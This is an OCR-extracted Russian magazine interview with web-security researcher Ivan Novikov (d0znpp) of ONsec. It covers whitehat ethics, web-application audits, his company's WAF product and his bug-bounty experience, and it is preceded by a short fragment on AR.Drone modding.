ДОПОЛНИТЕЛЬНЫЕ СЕНСОРЫ

Открытость платформы AR.Drone и доступность его аппаратных компонентов делают его легко модифицируемым. С помощью мода Dronduino можно без труда интегрировать AR.Drone с Ardiuno Nano. Таким образом можно совместно использовать возможности платформ и добавлять на квадрокоптер дополнительные сенсоры, системы навигации, освещение, звуковые динамики, управление с джойстика и многое другое.

Интеграция управления AR.Drone с такими девайсами, как Nintendo Wii и Microsoft Kinect, уже давно не фантастика. Сенсоры распознают движения «пилота» и передают команды на квадрокоптер. Да, написание софта для Microsoft Kinect требует определенной квалификации, но для того API/SDK и делаются. Но если посмотреть дальше, то выходит, что «пульт» уже и не так уж нужен. На Kickstarter был размещен девайс под названием MYO — это браслет, который надевается на руку, получает информацию, считывая электрическую активность в мышцах двигающейся руки, и передает команды по Bluetooth. В проморолике было показано управление AR.Drone с помощью такого браслета. Он еще недоступен публично и все еще ожидает своего выхода на рынок, но ролики выглядят крайне многообещающе. То есть, если предположить, что проблему управления дроном мы решили и пульт больше не нужен, осталось решить вопрос с выводом телеметрии дрона. И тут приходит мысль об очках. Ведь если вывести всю необходимую информацию на очки и обеспечить управление с помощью носимого браслета, то и пульт больше не нужен.



Беседовал Степан Ильин

БЕЛАЯ шляпа

ИВАН НОВИКОВ АКА ВЛАДИМИР ВОРОНЦОВ

Этого человека многие знают как Владимира Воронцова. Другие как d0znpp. И не так уж важно, что на самом деле его зовут Иван Новиков. Главное, что это один из самых идейных whitehat'ов России. Он знает почти все о безопасности веб-приложений. И своим примером показывает, что эти знания можно пустить в правильное русло, не только делая мир безопаснее, но и строя на этом успешную технологическую компанию.

WHITEHAT VS BLACKHAT

Я всегда был идейным whitehat'ом. Никогда не «болтался в воздухе», никогда не был в положении «я студент, и мне нечего делать». После поступления в университет сразу началась работа, так что времени не оставалось. А тратить свое свободное время на то, чтобы чем-то рискнуть, что-нибудь взломав… это полный бред. Меня такие мысли никогда не посещали.

У блэков есть интуиция. Обычно все сразу понятно по скиллам. Даешь человеку тестовое задание, наблюдаешь за ним и, как правило, сразу понимаешь, что он делал раньше. Блэки не пытаются найти уязвимости типа пачки XSS — они пытаются добиться фактического результата, разными способами.

Вообще, заработать можно на чем угодно. Вопрос лишь в том, чего ты хочешь. Если ты хочешь зарабатывать деньги, ты вряд ли станешь заниматься безопасностью — это, пожалуй, самый трудоемкий и глупый способ для этого :).

Да, говорят, что blackhat'ы получают больше. Однако непонятно, что они на самом деле творят — ломают, вирусы рассылают или еще что. Есть черные SEO, которые получают много денег. Однако в основном они занимаются нетехническими вещами.

Мне смутно кажется, что люди, ломающие что-то руками, все равно нуждаются в каких-то еще скиллах. И я сильно сомневаюсь, что многие blackhat'ы хорошо зарабатывают. Большинство из них воспринимают происходящее как игру. Или занимаются откровенным криминалом, как те же кардеры. Если они и зарабатывают, то вовсе не потому, что хорошо ломают, а потому, что у них есть некая своя фишка — умение что-то организовать, сделать, закрутить. Это никак не связано с компьютерами.

Просто нужно понять, что тебе нужно от жизни, и заниматься именно этим.

Репутация — очень сложная штука, которую зарабатывать надо годами, а потерять можно за минуту.

Как я попал в ИБ? Не сразу. Пришел, как и все, из интереса. Первый компьютер, DOS, бейсик, программирование — примерно такая последовательность.

Но сначала я пошел работать не в ИБ, а как все — программистом. Поработал какое-то время, а потом в 2009 году был конкурс по обходу проактивной защиты в движке Bitrix на Chaos Constructions. Я прошел его и понял, что пора менять работу. В результате отправился устраиваться в Positive Technologies, но меня туда не взяли. Тогда я подумал-подумал и решил, что буду делать аудиты сам, — ну а чего здесь такого? :)

Когда я выиграл конкурс, в новостях опубликовали ссылку на ONsec.ru. Там был блог с уязвимостями, которые были найдены по full disclosure, и кнопочка для оформления заявки на заказ аудита веб-приложения. Так и началась история компании ONSec.



ФАКТЫ

Один из основателей стартапа ONsec.

Окончил физфак МГУ.

Работает на Mac, так как «не сумел найти ноутбука удобнее Air».

Зарабатывать репутацию можно по-разному, главное — результат. Тебя должны рекомендовать. Нет для репутации ничего лучше, чем положительный (отличный, восхищенный) отзыв о проведенном аудите на каком-нибудь закрытом ивенте между заказчиками. Громкие достижения тоже важны.

Поэтому в конкурсах стараюсь участвовать до сих пор, чтобы показать — мы на волне, живы, развиваемся, не окостенели. И сам конкурсы стараюсь устраивать.

ВСЕ ВКЛЮЧЕНО

Фаундеров ONsec исторически трое: Настя, я и Саша. Саша отвечает за сеть, наше облако, всю инфраструктуру и администрирование. Я занимаюсь алгоритмами и аудитом. Настя... Настя обеспечивает нам жизнь в «идеальном мире», чтобы мы могли работать, пока она занимается всем остальным — бухгалтерией, кадрами, налогами, заказчиками, договорами и прочим. Она администратор.

Людей в компанию я находил, можно сказать, по крупицам. Некоторые участвовали в наших квестах, некоторые ушли из каких-то конкурирующих организаций. Бывает и так, что человек приезжает в Москву, оканчивает университет, работает здесь год и понимает, что смысла здесь жить просто нет. И едет человек домой, в прекрасный, зеленый Алтайский край. Получает там почти те же деньги, что и в Москве, но чувствует себя человеком, ловит рыбу сетями — ему классно. Так что у нас много удаленщиков — из Якутии, Читы, Украины, Германии и других мест.

Мы ищем людей не по каким-то шаблонам, типа «программист», — мы ищем именно людей. Главное, чтобы человек был хороший.

Конечно, смотрим на общение, проводим анализ бэкграунда, но на первом месте стоит интерес самого человека. Если есть желание — все остальное приложится. Только желание должно быть где-то на уровне мании, одержимости. Когда с таким человеком общаешься — не важно, лично, через Skype или даже почту, — сразу чувствуется эта одержимость. И значит — сработаемся.

17–20

ЧЕЛОВЕК НА ДАННЫЙ МОМЕНТ РАБОТАЮТ В КОМПАНИИ ONSEC. НЕМАЛАЯ ЧАСТЬ УДАЛЕННО

Сейчас нас получается человек 17–20. Удаленщиков много. На каждый конкретный проект привлекаются разные люди, в зависимости от задач.

Пентестов мы вообще-то не делаем. Мы проводим аудиты веб-приложений. Иногда проводим стресс-тестирование веб-приложений, тесты «на пробив».

Пентест — это задачка на пролом системы. Понятно, что он производит вау-эффект. По итогу пентеста ты отвечаешь на вопрос, можно ли это взломать за такое-то время. Но пентест никак не помогает организовать эту самую безопасность. Спустя месяц ты можешь заказать еще десяток пентестов, и тебя еще десять раз сломают. Если ты не будешь концептуально предпринимать никаких мер, ничего не изменится.

Пентесты, возможно, имеют какой-то смысл в корпоративных сетях — там есть некие базовые вещи и понятно, как их настроить. Но в веб-приложениях все зависит от самого кода, там ничего не понятно, нет никаких гайдов.

В аудите все по-другому — его идеология позволяет найти как можно больше всего (это будут не только какие-то реально эксплуатабельные уязвимости), общие вещи, которые нужно править.

Чтобы все это лучше продавалось, мы, конечно, выполняем какие-то «пробивы», вроде пентестов. Берется одна из тысячи найденных уязвимостей, эксплуатируется, и клиенту демонстрируется, как мы с ее помощью получаем полный доступ. Но в масштабах аудита это лишь небольшая работа на вау-эффект, чтобы тебя запомнили.



Основная работа — это изучение всего-всего. Она очень методичная, во многом неблагодарная, полуавтоматизированная, а иногда и ручная… В общем, унылая работа.

Мы проводим и white box, и black box. Без исходных кодов и с ними. Что труднее? Не знаю, не могу разделить.

Бывают очень простые white box, когда приложение написано очень просто. Все потенциальные точки входа сосредоточены в одном месте, которое можно быстро проверить и сказать «все плохо» или «все хорошо». А все остальное — просто обвязочки, расширяющие эти точки входа. Такие приложения бывают.

Но бывают очень сложные black box. Бывает наоборот.

Сканер в таком деле не поможет. Мы исходим из того, что сначала нужно узнать приложение, понять, что и как оно делает. И только потом начинаем ломать. Нередко новый бизнес какой-то для себя открываем, особенности, процессы.

Мы вручную изучаем приложение, составляем общую картину того, что в нем есть. Исходя из нее, смотрим, к чему стремимся и где есть потенциальные проблемы. Мы пытаемся их предсказать. Садимся и обсуждаем, как мы проломим это приложение, в каких конкретно местах. Затем занимаемся сбором информации «вокруг периметра», изучаем приложение глубже, составляем всякие деревья вызовов. Потом в ход идут техники фаззинга, еще что-то — различные автоматизированные вещи. Ошибки логики ловим руками.

Для black box мы используем Burp Suite, ничего лучше пока не видели. Для него у нас есть свои плагины и тулзы. Никаких Acunetix не применяем, они бесполезные и бестолковые.

Для white box у нас есть свой сканер, статический и динамический анализатор. Их мы писали сами. Кстати, еще динамический сканер для PHP Артур Геркис писал, когда с нами работал. Утилита называется PVT — PHP Vulnerabilities Tracer, исходники сейчас выложены.

Фаззеры пишем «на месте». Ведь каждый фаззер уникален. Когда нужен, тогда и пишем. Пишем на чем угодно, чаще всего — на Ruby и PHP. Либо можно многое подфаззить через Burp Intruder. Как правило, вещи вроде переборов мы делаем просто на Intruder. Там же есть и bit flip'ы. А всякие хитрые штуки, с обработкой payload'ов и фильтрами, обычно пишем на Ruby или PHP.

Конечно, бывает, что к нам приходят и за пентестами веб-приложений. Мы можем сделать и это. Но мы пытаемся донести до людей, что сначала им нужен аудит, а уже потом можно провести пентест для проверки.

Как правило, после нашего аудита кому-то еще заказывают пентест, а нам заказывают пентест после чьего-то аудита. Это нормально, я вообще не совсем понимаю компании, которые придерживаются идеологии «это наш клиент, и будем с ним всю жизнь». Подобное невыгодно клиенту, ему выгодно менять команды и получать наиболее объективную оценку фактического уровня безопасности.

Цена аудита на данный момент составляет от 100 тысяч рублей и до бесконечности. Максимальная сумма зависит от многих факторов, но, наверное, это порядка нескольких сот тысяч долларов. Это, скажем, аудит большого, многомиллионного ресурса.

По времени аудит занимает от двух-трех недель до шести месяцев. У нас были проекты и по четыре месяца. Это аудит исходников, когда приложение многоплатформенное, много кода на разных языках (C, Java, куски на PHP).

Мы работаем очень дотошно. Вообще стараемся не брать проекты «внахлест» и поэтому не всегда и не всех можем взять сию минуту и начать проект. Бывает, проекты делаем долго, но непременно хорошо.

КАК СДЕЛАТЬ ХОРОШИЙ WAF

Началось все с того, что мы спокойно делали аудиты. Жили себе и жили. Но каждый раз, когда мы заканчивали аудит, оказывалось, что заказчик хочет, чтобы мы по итогам аудита еще и приняли какие-то меры, что-то изменили в его системе.

Нам предлагали дополнительные деньги за настройку какого-нибудь WAF вроде mod_security. Поначалу мы брались за это, но вскоре поняли, насколько бесполезен такой подход. Нужно постоянно поддерживать регулярные выражения, править их, чтобы не было false'ов, — а это тоже очень трудно. Плюс от mod_security жутко падает производительность, а у заказчиков обычно дела с железом обстоят не очень хорошо. Поэтому мы отошли от такой практики и стали отвечать: «Чуваки, настраивайте сами, это очень сложная работа».

На тот момент с платными продуктами все было очень плохо. Были решения, которые просто не имели дистрибьюторов в России. Сейчас дистрибьюторы появились, но у них очень большие прайсы, что тоже отпугивает простых смертных. К тому же эти решения тоже совершенно неочевидны. Человек, не разбирающийся в безопасности, не сможет их применять.

Любой WAF — это система IDS/IPS. Скажем, ты хочешь заниматься безопасностью, тебе нужно как-то работать с системой, разбирать ее логи — а людей для этого у тебя нет. Это и есть самая большая проблема.

Мы захотели сделать свое решение, но мы не делаем WAF. Мы решили создать систему, которая будет лучше WAF.

Предположим, администратор имеет место с регулярными атаками. Они постоянно фиксируются в логах, потому что есть сканеры, серверные ботнеты, сканирования на баги WordPress, которого у тебя никогда не было… Все

Пентест никак не помогает организовать безопасность. Спустя месяц ты можешь заказать еще десяток пентестов, и тебя еще десять раз сломают



INFO

ONsec нередко организуют конкурсы и квесты. На ZeroNights они делали «Царя горы». Не раз организовывали обход WAF (последний был на PHDays). Регулярно организуют хак-квесты в рамках розыгрышей билетов на технические конференции.

это отражается в WAF. Он радостно все это отбивает, что-то false'ит, что-то нет. Но понять что и где — очень трудно. Это одна большая каша. И что же делать?

Мы придумали решение, в котором такой каши не будет. Систему, которая будет четко отвечать на перечисленные вопросы и встраиваться в security development lifecycle, который все так любят и хотят внедрять. Плюс все это сделано для простых смертных, а не для «архитектурно зрелых» чуваков. Простая, удобная и понятная система.

Как сделать систему, которую нельзя обойти? Нужно дать ей возможность динамически изменять свое состояние. Когда состояние системы меняется, все становится сильно сложнее. Даже если у тебя на руках имеется какой-то байпасс, ты его подобрал и применяешь, он будет работать лишь какое-то ограниченное время, а после перестанет. По крайней мере, у тебя нет возможности эту же багу на ошибку регулярки mod_security раскатать по всем уязвимостям. Ведь они все в разном состоянии, вычленить которое почти невозможно за время жизни этого состояния. Вот и вся хитрость.

Что там внутри? Нейронные сети и машинное обучение — только красивые слова. Большинство людей бросаются такими терминами, как нанотехнологиями, но ни разу в жизни нейронную сеть не делали, а если и делали, то не очень представляют, как это связано с какими-то реальными процессами. Поэтому я предпочитаю термины «аномалия», «статистика». Это более понятные и честные определения того, что физически можно сделать в алгоритмах.

Сейчас у нас уже есть совместный релиз с Highload Lab. Инсталляция уже работает для клиентов Qrator'а. Людям, которые хотят включить эту опцию бесплатно, надо отправить заявку на beta-qr@onsec.ru.

Клиенты смогут установить систему локально у себя. Они все равно будут работать с нашим облаком, но при этом трафик перегонять туда не будут.

Это наиболее оптимальный вариант — мы не будем видеть трафик и «живые данные», не будем их обрабатывать. Мы будем видеть только выборочную выжимку, которую сформирует наша инсталляция у клиента.

Какие-то крупные компании, которые захотят ставить его у себя, будут внедрять нас как stand alone. Это подойдет для поисковых систем и проектов подобного рода.

Зачем вообще нужен продукт из коробки? Мы делали продукт, ориентированный на конкретные требования. Первое и основное требование — производительность. Мы создавали очень производительную систему, непохожую на все, что сейчас существует. Благодаря этому наша система способна обрабатывать много запросов и вносить маленькую latency, даже если стоит посередине.

Второе требование: мы сделали систему, которую можно использовать в Big Data, то есть в проектах с огромными нагрузками. Когда у тебя огромная инфраструктура, ты даже не можешь переконфигурировать фронтенды. Если чуть изменишь настройки, это отклонение от производительности получится настолько сильным (в масштабах тысяч фронтендов), что тебе придется все вернуть на место. Поэтому мы делали систему, способную внедряться даже в очень нагруженные проекты, не меняя их, не внося погрешностей в их нормальную работу.

Если у тебя большая производительность, твоя задача — обработать все вообще без задержки. Твоя идеология — брать и обрабатывать запросы. Если ты будешь делать это в реальном времени, всегда будет latency. Но если делать это не в реальном времени, используя очередь, задержек можно избежать.

Суть Big Data в том, чтобы обрабатывать запросы не в реальном времени, а ориентируясь на то, чтобы система переваривала ровно столько, сколько она может переварить. Тогда, увеличивая ресурсы нашей системы, мы уменьшаем время реакции на атаку.

Время реакции на атаку важнее, чем блокировка данных. Атака редко происходит в один запрос, никакой гений с одного HTTP-запроса не сломает систему. Сначала он проведет некую подготовительную работу, и уже на этом этапе система его узнает. Узнает не его IP-адрес, а именно профиль

100 тысяч — с такой суммы начинается цена аудита веб-приложения. И доходит до бесконечности

КАК ПОЯВИЛСЯ D0ZNPP


Когда не было интернета и был только 486-й, обо всех технологиях я узнавал из «Хакера». Тогда писали очень веселые статьи вроде «истории взломов», мало что было понятно, но было очень интересно и захватывающе. Сейчас я иногда перечитываю их с улыбкой :). Так же я познакомился с UNIX.

Алиас Володя Воронцов появился тоже из журнала «Хакер». Я написал статью и подписал ее Володей Воронцовым. Я не знаю почему. Ника у меня тогда еще не было, вот и придумал такое. Это был 2008 год.

Когда я отправил статью, мне ответили, что еще нужен ник. Так появился и d0znpp.

Самое главное — я никогда не шифровался, все получилось как-то само собой. Я сочинил этого Володю Воронцова… от балды. Я боялся, что мой работодатель прочитает мои статьи и не очень хорошо к этому отнесется. Я не хотел такого и изобрел псевдоним. Наверное, многие так поступают. Но больше это я по глупости сделал, не подумав. А потом оно примелькалось, ко мне стали относиться как к автору этих статей, и я не мог отвечать по-другому.

Для большинства людей я деанонимизировался сразу. Вопрос принципов общения, каких-то жизненных ситуаций. А вообще, недавно деанонимизировался официально, выступив на конференции РИТ++. Надоело немного. Хотя какая разница, вон Крис Касперски живет и не парится. У меня похожая ситуация, и она меня тоже мало волнует. Главное, чтобы каких-то глупых, ненужных ассоциаций не возникало. Если не возникает и люди относятся ко мне хорошо, то мне не принципиально, как меня зовут.





деле не станет. А вот если донести эту информацию до масс, когда все узнают о таких багах, то и люди организатора тоже — о чудо! — будут лучше об этом информированы.

В целом к reward-программам я отношусь положительно. Стараюсь поддерживать людей. По мере возможности стараюсь помогать им, высылать что-то интересное.

Сам я участвовал в ряде программ. В Яндекс засабмитил больше двадцати багов. Все они были критические, серверные — глупых XSS не было. Я находил баги в чтении файлов, отправке запросов, инжекты, ошибки логики, обход авторизации.

С «Островами» вышло смешно. Сразу после объявления о них и открытия беты (beta.yandex.ru) я поломал их через паблик. Минут через пять. Илья Сегалович (один из основателей Яндекса. — Прим. ред.) написал в твиттере, что они выпускают новую систему поиска, кто-то ретвитнул это сообщение — а я нажал на ссылочку и сразу нашел несколько уязвимостей и одну критическую. Хотя бага простая была, всего лишь на скорость задачка.

Получил вознаграждение и от Google за Chrome. В браузере был обход ограничений, а именно в функционировании same original policy. Это ошибка логики. Я ничего не реверсил, ничего не делал — просто нашел ошибку. Через этот баг можно было с HTML-странички тырить локальные файлы на машине пользователя. Причем она работала в те времена, когда в Chrome еще не было своего ридера, через Flash и PDF. Эксплойт там состоял из трех частей.

На самом первом PHD я рассказывал про эту багу, но к тому моменту в Chrome уже появился свой ридер, а бага исполнялась только через продукты Adobe и только в Chrome. То есть тогда она уже не имела особого смысла.

Мой смартфон Nokia — это тоже приз от Nokia за участие в их reward-программе.

человека, который совершает примерно вот такие действия. И этот профиль блокируется. Дальше, если система понимает, что эти действия правда опасны, она выкидывает этого человека и уведомляет, что вот здесь — реальная проблема. Все. Потом ты автоматически решаешь задачу и защищаешь систему. Кстати, такие идеалы в некоторые коммерческие продукты тоже вложены, но работает это не так. Долго объяснять, но не так :).

Проблема 0-day вообще не в том, что они существуют, а в том, что под их блокировку невозможно настроить никакие сигнатуры. По понятным причинам — ведь ты его не знаешь, на то он и 0-day. А мы умеем блокировать 0-day не по сигнатурам. Именно поэтому нас очень трудно обойти, вернее, практически нереально.

REWARD-ПРОГРАММЫ

Как стать хорошим практическим безопасником? Нужно пойти в лес, найти пенек и перевернуться через него три раза. Ну конечно, нужно работать, работать и работать.

Что вообще такое «практический безопасник»? Это человек, который получил возможность что-то поломать и честно выполнил свою работу. Чтобы что-то поломать и не нарушить закон, не нужно делать ничего. Достаточно скачать любое open source приложение, каких миллион, и расфигачить его. А потом уведомить разработчиков и дождаться релиза исправлений до публикации уязвимостей. Или воспользоваться программой вознаграждений какой-нибудь компании — тогда ты вообще будешь самым настоящим, профессиональным практическим безопасником. Ведь ты будешь делать свою работу и фактически не нарушишь никаких законов.

Любая программа вознаграждений — это неокупающиеся деньги, зато на таком хорошо делать имя. Во всем этом больше PR, нежели чего-то еще, однако PR не всегда удается получить. Проблема программ вознаграждений в том, что они нужны, чтобы платить людям «немножечко денег», а не для того, чтобы прославить их.

Часто бывает, что организаторы программ принципиально против разглашения деталей уязвимости, хотя это не по правилам. Они говорят: «Да, вы сделали классную штуку, но вы не должны никому о ней рассказывать». Хотя это противоречит самой сути программы. Но вот так бывает, когда неожиданно получаешь root там, где надо было XSS'ки искать :).

Если организаторы возражают против огласки, они сами же от этого страдают. У них получается security by obscurity. Им кажется, что если они не будут никому говорить о своих глупых багах, то таковых станет меньше. На самом

1

МЕСЯЦ В СРЕДНЕМ ЗАНИМАЕТ АУДИТ BLACK BOX И 2–3 МЕСЯЦА АУДИТ WHITE BOX (В ЗАВИСИМОСТИ ОТ ОБЪЕМА ИСХОДНОГО КОДА)

ПАРА СОВЕТОВ И ТРЕНДЫ ИБ

Проблема продуктов обычно в том, что их делают программисты. Они и обходятся и работают так, как нужно программистам или чуваку, что писал техническое задание. Практически нет продуктов, которые делают люди, умеющие ломать.

Совет разработчикам веб-приложений всегда один: если берешься на чем-то писать проект, пиши его и выпускай только тогда, когда уверен, что изучил инструмент, который используешь. Изучил то, на чем пишешь. Чаще всего ошибки основаны именно на том, что люди используют нечто, не понимая, что хотят сделать. Если используешь object relational model, попробуй сначала понять, что это, и только потом писать на нем код, используя эту парадигму. Возможно, сейчас он тебе не подходит. Или наоборот — возможно, он подходит тебе, но ты поленился до конца понять, о чем это.

